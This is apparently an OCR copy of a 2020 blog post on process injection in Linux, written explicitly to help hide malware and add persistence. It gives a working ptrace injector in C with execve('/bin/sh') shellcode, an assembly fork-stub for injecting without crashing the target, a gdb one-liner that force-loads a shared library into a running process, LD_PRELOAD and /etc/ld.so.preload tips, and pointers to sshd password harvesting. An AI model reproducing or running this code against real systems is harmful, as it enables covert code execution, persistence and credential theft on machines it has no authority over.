
Process Injection On Linux

jm33.me/process-injection-on-linux.html

August 16, 2020



see also


why do we inject

process injection can be useful when we need to hide our malware deeper, or when we want to add extra persistence to our malware

there are several ways of doing a process injection on linux. unlike Windows who provides many official APIs for this purpose, on linux we almost always need `PTRACE` if we want to inject code to a running process

LD_PRELOAD

this is the most common technique used by linux malware, it tells the ld loader to load a specific shared object before anything else



you can also set preload library in `/etc/ld.so.preload`

PTRACE

PTRACE_POKETEXT / PTRACE_POKEDATA

> Copy the word data to the address addr in the tracee's memory. As for PTRACE_PEEKTEXT and PTRACE_PEEKDATA, these two requests are currently equivalent.

`POKETEXT` modifies the tracee's memory, so we can put our shellcode there, then find a way to execute it

execute shellcode

inject shellcode into RIP-pointed address

by injecting code into current RIP-pointed address, our code gets run as long as we send a `SIGCONT` (with `PTRACE_CONT` or `PTRACE_DETATCH`)

but doing so causes the tracee to crash afterwards if we don't restore its previous state

theres a great article that covers this method: https://0x00sec.org/t/linux-infecting-running-processes/1097

here's his code, ive added some comments and corrected some typo:

```
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <unistd.h>

#include <sys/reg.h>
#include <sys/user.h>

#define SHELLCODE_SIZE 32

unsigned char* shellcode = "\x48\x31\xc0\x48\x89\xc2\x48\x89"
                           "\xc6\x48\x8d\x3d\x04\x00\x00\x00"
                           "\x04\x3b\x0f\x05\x2f\x62\x69\x6e"
                           "\x2f\x73\x68\x00\xcc\x90\x90\x90";

int inject_data(pid_t pid, unsigned char* src, void* dst, int len)
{
    int i;
    uint32_t* s = (uint32_t*)src;
    uint32_t* d = (uint32_t*)dst;

    // The PTRACE_POKETEXT function works on words,
    // so we convert everything to word pointers (32bits) and we also increase i by
4.
    for (i = 0; i < len; i += 4, s++, d++) {
        if ((ptrace(PTRACE_POKETEXT, pid, d, *s)) < 0) {
            perror("ptrace(POKETEXT):");
            return -1;
        }
    }
    return 0;
}

int main(int argc, char* argv[])
{
    pid_t target;
    struct user_regs_struct regs;
    int syscall;
    long dst;

    if (argc != 2) {
        fprintf(stderr, "Usage:\n\t%s pid\n", argv[0]);
        exit(1);
    }
    target = atoi(argv[1]);
    printf("+ Tracing process %d\n", target);
```

```
    if ((ptrace(PTRACE_ATTACH, target, NULL, NULL)) < 0) {
        perror("ptrace(ATTACH):");
        exit(1);
    }

    printf("+ Waiting for process...\n");
    wait(NULL);

    printf("+ Getting Registers\n");
    if ((ptrace(PTRACE_GETREGS, target, NULL, &regs)) < 0) {
        perror("ptrace(GETREGS):");
        exit(1);
    }

    /* Inject code into current RIP position */
    // this will execute the shellcode but leave the tracee in a dead state

    printf("+ Injecting shell code at %p\n", (void*)regs.rip);
    inject_data(target, shellcode, (void*)regs.rip, SHELLCODE_SIZE);

    regs.rip += 2; // PTRACE_DEATCH subtracts 2 bytes to the Instruction Pointer
    printf("+ Setting instruction pointer to %p\n", (void*)regs.rip);

    if ((ptrace(PTRACE_SETREGS, target, NULL, &regs)) < 0) {
        perror("ptrace(GETREGS):");
        exit(1);
    }
    printf("+ Run it!\n");

    // the shellcode will be run (as it's pointed by RIP) after detaching
    if ((ptrace(PTRACE_DETACH, target, NULL, NULL)) < 0) {
        perror("ptrace(DETACH):");
        exit(1);
    }
    return 0;
}
```

inject without crashing the process

from phrack:

> I've seen some injection mechanism used by some ptrace() exploits for linux, which injected a standard shellcode into the memory area pointed by %eip. That's the lazy way of doing injection, since the target process is screwed up and can't be used again. (crashes or doesn't fork) We have to find another way to execute our code in the target process. That's what I was thinking and I found this :
>
> 1- Get the current eip of the process, and the esp. 2- Decrement esp by four 3- Poke eip address at the esp address. 4- Inject the shellcode into esp - 1024 address (Not directly before the space pointed by esp, because some shellcodes use the push instruction) 5- Set register eip as the value of esp - 1024 6- Invoke the SETREGS method of ptrace 7- Detach the process and let it open a root shell for you :)

this method injects a shellcode that forks a new child process, then inject the real shellcode into it

it has obvious advantage, it runs shellcode in a child process, without affecting the father (the tracee, the process that we inject code into)

the caveat, i assume, is that the child process might be noticeable

> The pusha saves all the registers on the stack, so the process may restore them just after the fork. (I say eax and ebx) If the return value of fork is zero, this is the son being executed. There we insert any style of shellcode. If the return value is not zero (but a pid), restore the registers and the previously saved eip. The program may continue as if nothing has happened.

the first two `nop` s are due to the same reason that i mentioned: `PTRACE_DETATCH` subtracts 2 bytes to the Instruction Pointer

compile the following demo with `gcc -c s1.S` , you are going to inject this shellcode to your target process

```
// all that part has to be done into the injected process
// in other word, this is the injected shellcode
.globl injected_shellcode

injected_shellcode:
    // ret location has been pushed previously
    nop
    nop
    pusha          // save before anything
    xor %eax, %eax
    mov $0x02, %al // sys_fork
    int $0x80      // fork()
    xor %ebx, %ebx
    cmp %eax, %ebx // father or son ?
    je  son        // I'm son

    // here, I'm the father, I've to restore my previous state
father:
    popa
    ret  // return address has been pushed on the stack previously

// code finished for father

son:  // standard shellcode, at your choice
    .string ""
```

load an external library

this approach needs `dlopen` or something similar, basically we need to inject shellcode to run `dlopen` then load our shared object (library)

using gdb to load a library is a much better choice

```
echo 'print __libc_dlopen_mode("/path/to/library.so", 2)' | gdb -p <PID>
```

the library gets loaded into the running PID immediately, and your code gets executed

you can upload a static-linked gdb binary and try your luck

weaponize

sshd inject and password harvesting

- see XPN's ssh-inject tool, he has an article about this, too
- my own approach

persistence

just write your shared library and put your code there, use any of the injection methods you like

Proc memory

to be continued

Comments